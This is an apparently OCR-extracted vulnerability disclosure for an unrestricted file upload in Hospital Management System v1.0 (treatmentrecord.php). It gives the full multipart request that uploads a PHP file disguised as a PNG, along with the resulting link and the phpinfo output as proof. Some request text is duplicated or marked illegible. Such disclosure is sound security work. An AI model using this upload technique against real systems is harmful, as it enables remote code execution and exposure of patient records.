
The FileUploload of Hospital Management System (HMS) v1.0



不安全 | hms.rapoo.top/treatmentrecord.php?appid=12&patientid=1&patientname=aaa

Hospital Management System

Add New treatment records

Appointment	12
Patient	123
Select Treatment type	Select
Doctor	Select
Treatment Description	
Treatment files	选择文件 未选择任何文件
Treatment date	年-月-日
Treatment Time	--:--

Submit

| View Patient Report>>

Treatment type	Doctor	Treatment Description	Uploads	Treatment date	Treatment time	Status	Action
Blood test	Tamayo	1231	Download	2022-05-05	11:21:00	Active	Edit| Delete

Description:


The vulnerability page is treatmentrecord.php

http://you ip/HMS/treatmentrecord.php

Hospital-Management-System v1.0

in the treatmentrecord.php page appears to be vulnerable to File Upload attacks.

[+] Payloads:



```
POST /treatmentrecord.php?appid=12&patientid=1&patientname=aaa HTTP/1.1
Host: hms.rapoo.top
Content-Length: 1104
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
Origin: http://hms.rapoo.top
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryYOMAI3f8GSy8HMvP
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://hms.rapoo.top/treatmentrecord.php?appid=12&patientid=1&patientname=aaa
Accept-Language: zh-CN,zh;q=0.9
Cookie: UM_distinctid=1803c2602eb210-05a24410a265d9-1734337f-1fa400-1803c2602ec659; PHPSESSID=db304eihq1fl2lf16f6991qn68; _ga=GA1.2.955164808.1651717864; _gid=GA1.2.373388019.1651717864; XDEBUG_SESSION=PHPSTORM; _gat=1
Connection: close

------WebKitFormBoundaryYOMAI3f8GSy8HMvP
Content-Disposition: form-data; name="select2"

12
------WebKitFormBoundaryYOMAI3f8GSy8HMvP
Content-Disposition: form-data; name="patientid"

1
------WebKitFormBoundaryYOMAI3f8GSy8HMvP
Content-Disposition: form-data; name="select3"

456
------WebKitFormBoundaryYOMAI3f8GSy8HMvP
Content-Disposition: form-data; name="select4"

20
------WebKitFormBoundaryYOMAI3f8GSy8HMvP
Content-Disposition: form-data; name="select5"

1
------WebKitFormBoundaryYOMAI3f8GSy8HMvP
Content-Disposition: form-data; name="textarea"

342342
```


```
------WebKitFormBoundaryYOMAI3f8GSy8HMvP
Content-Disposition: form-data; name="uploads"; filename="head_logo.php"
Content-Type: image/png

<?php
phpinfo();?>
------WebKitFormBoundaryYOMAI3f8GSy8HMvP
Content-Disposition: form-data; name="treatmentdate"

2022-05-06
------WebKitFormBoundaryYOMAI3f8GSy8HMvP
Content-Disposition: form-data; name="treatmenttime"

11:22
------WebKitFormBoundaryYOMAI3f8GSy8HMvP
Content-Disposition: form-data; name="submit"

Submit
------WebKitFormBoundaryYOMAI3f8GSy8HMvP--
```



```
Host: hms.rapoo.top
Content-Length: 1104
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
Origin: http://hms.rapoo.top
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryYOMAI3f8GSy8HMvP
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exch
ange;v=b3;q=0.9
Referer: http://hms.rapoo.top/treatmentrecord.php?appid=12&patientid=1&patientname=aaa
Accept-Language: zh-CN,zh;q=0.9
Cookie: UM_distinctid=[illegible];
PHPSESSID=[illegible]; _ga=[illegible]; _gid=[illegible];
[illegible]; _gat=1
Connection: close

------WebKitFormBoundaryYOMAI3f8GSy8HMvP
Content-Disposition: form-data; name="select2"

12
------WebKitFormBoundaryYOMAI3f8GSy8HMvP
Content-Disposition: form-data; name="patientid"

1
------WebKitFormBoundaryYOMAI3f8GSy8HMvP
Content-Disposition: form-data; name="select3"

400
------WebKitFormBoundaryYOMAI3f8GSy8HMvP
Content-Disposition: form-data; name="select4"

28
------WebKitFormBoundaryYOMAI3f8GSy8HMvP
Content-Disposition: form-data; name="select5"

1
------WebKitFormBoundaryYOMAI3f8GSy8HMvP
Content-Disposition: form-data; name="textarea"

3a23a2
------WebKitFormBoundaryYOMAI3f8GSy8HMvP
Content-Disposition: form-data; name="uploads"; filename="head_logo.php"[illegible]
Content-Type: image/png
```


```
                <td>&nbsp;3a23a2</td>
                <td>&nbsp;<a href='treatmentfiles/[illegible]head_logo.php'>Download</a></td>
                 <td>&nbsp;2022-05-06</td>
                  <td>&nbsp;11:22:00</td>
                    <td>&nbsp;Active</td>
        <td>&nbsp;
              <a href='treatmentrecord.php?editid=12&patientid=1&appid=12'>Edit</a> | <a
href='treatmentrecord.php?delid=12&patientid=1&appointmentid=12'>Delete</a> </td>
      </tr><tr>
        <td>&nbsp;Blood test</td>
              <td>&nbsp;Tammys</td>
                <td>&nbsp;3a23a2</td>
                <td>&nbsp;<a href='treatmentfiles/[illegible]head_logo.php'>Download</a></td>
                 <td>&nbsp;2022-05-06</td>
                  <td>&nbsp;11:22:00</td>
                    <td>&nbsp;Active</td>
        <td>&nbsp;
              <a href='treatmentrecord.php?editid=12&patientid=1&appid=12'>Edit</a> | <a
href='treatmentrecord.php?delid=12&patientid=1&appointmentid=12'>Delete</a> </td>
      </tr>          </tbody>
     </table>
  </div>
</div>
</div>
 <div class="clear"></div>
  </div>
</div>
</section>
<div class="color-bg"></div>

<!-- Jquery Core Js -->
<script src="assets/bundles/libscripts.bundle.js"></script> <!-- Lib Scripts Plugin Js -->
<script src="assets/bundles/morphingsearchscripts.bundle.js"></script> <!-- morphing search Js -->
<script src="assets/bundles/vendorscripts.bundle.js"></script> <!-- Lib Scripts Plugin Js -->
<script src="assets/bundles/datatablescripts.bundle.js"></script><!-- Jquery DataTable Plugin Js -->

<script src="assets/plugins/jquery-sparkline/jquery.sparkline.min.js"></script> <!-- Sparkline Plugin Js -->
<script src="assets/plugins/chartjs/Chart.bundle.min.js"></script> <!-- Chart Plugins Js -->



<script src="assets/bundles/mainscripts.bundle.js"></script><!-- Custom Js -->
<script src="assets/bundles/morphingscripts.bundle.js"></script><!-- morphing search page js -->
<script src="assets/js/morphing.js"></script><!-- Custom Js -->
<script src="sweetalert2.min.js"></script>
<script src="assets/js/pages/index.js"></script>
```
]




hms.rapoo.top/treatmentrecord.php?appid=12&patientid=1&patientname=aaa

Treatment type	Doctor	Treatment Description	Uploads	Treatment date	Treatment time	Status	Action
Blood test	Tamayo	1231	Download	2022-05-05	11:21:00	Active	Edit| Delete
Blood test	Tamayo	1231	Download	2022-05-05	11:20:00	Active	Edit| Delete
Blood test	Tamayo	1231	Download	2022-05-05	11:20:00	Active	Edit| Delete
Blood test	Tamayo	342342	Download	2022-05-05	11:21:00	Active	Edit| Delete
Blood test	Tamayo	342342	Download	2022-05-05	11:21:00	Active	Edit| Delete
Blood test	Tamayo	342342	Download	2022-05-05	11:21:00	Active	Edit| Delete
Blood test	Tamayo	342342	Download	2022-05-05	11:21:00	Active	Edit| Delete
Blood test	Tamayo	342342	Download	2022-05-06	11:22:00	Active	Edit| Delete
Blood test	Tamayo	342342	Download	2022-05-06	11:22:00	Active	Edit| Delete
Blood test	Tamayo	342342	Download	2022-05-06	11:22:00	Active	Edit| Delete

```
<td>&nbsp;342342</td>
▼<td>
  "&nbsp;"
  <a href="treatmentfiles/1170523221head_logo.php">Download</a> == $0
</td>
<td>&nbsp;2022-05-06</td>
<td>&nbsp;11:22:00</td>
<td>&nbsp;Active</td>
▶<td>…</td>
```

```
element.style {
}
button, input, select, a {
  outline: ▸ none !important;
}
```



不安全 | hms.rapoo.top/treatmentfiles/1170523221head_logo.php

PHP Version 7.3.4

System	Windows NT DESKTOP-0UAEG7D 10.0 build 19043 (Windows 10) AMD64
Build Date	Apr 2 2019 21:50:57
Compiler	MSVC15 (Visual C++ 2017)
Architecture	x64
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--with-pdo-oci=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--without-analyzer" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\WINDOWS
Loaded Configuration File	D:\phpstudy_pro\Extensions\php\php7.3.4nts\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20180731
PHP Extension	20180731
Zend Extension	320180731
Zend Extension Build	API320180731,NTS,VC15
PHP Extension Build	API20180731,NTS,VC15
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	disabled
Registered PHP Streams	php, file, glob, data, http, ftp, zip, compress.zlib, https, ftps, phar
Registered Stream Socket Transports	tcp, udp, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2
Registered Stream Filters	convert.iconv.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk, zlib.*

This program makes use of the Zend Scripting Language Engine:
Zend Engine v3.3.4, Copyright (c) 1998-2018 Zend Technologies
    with Xdebug v2.7.2, Copyright (c) 2002-2019, by Derick Rethans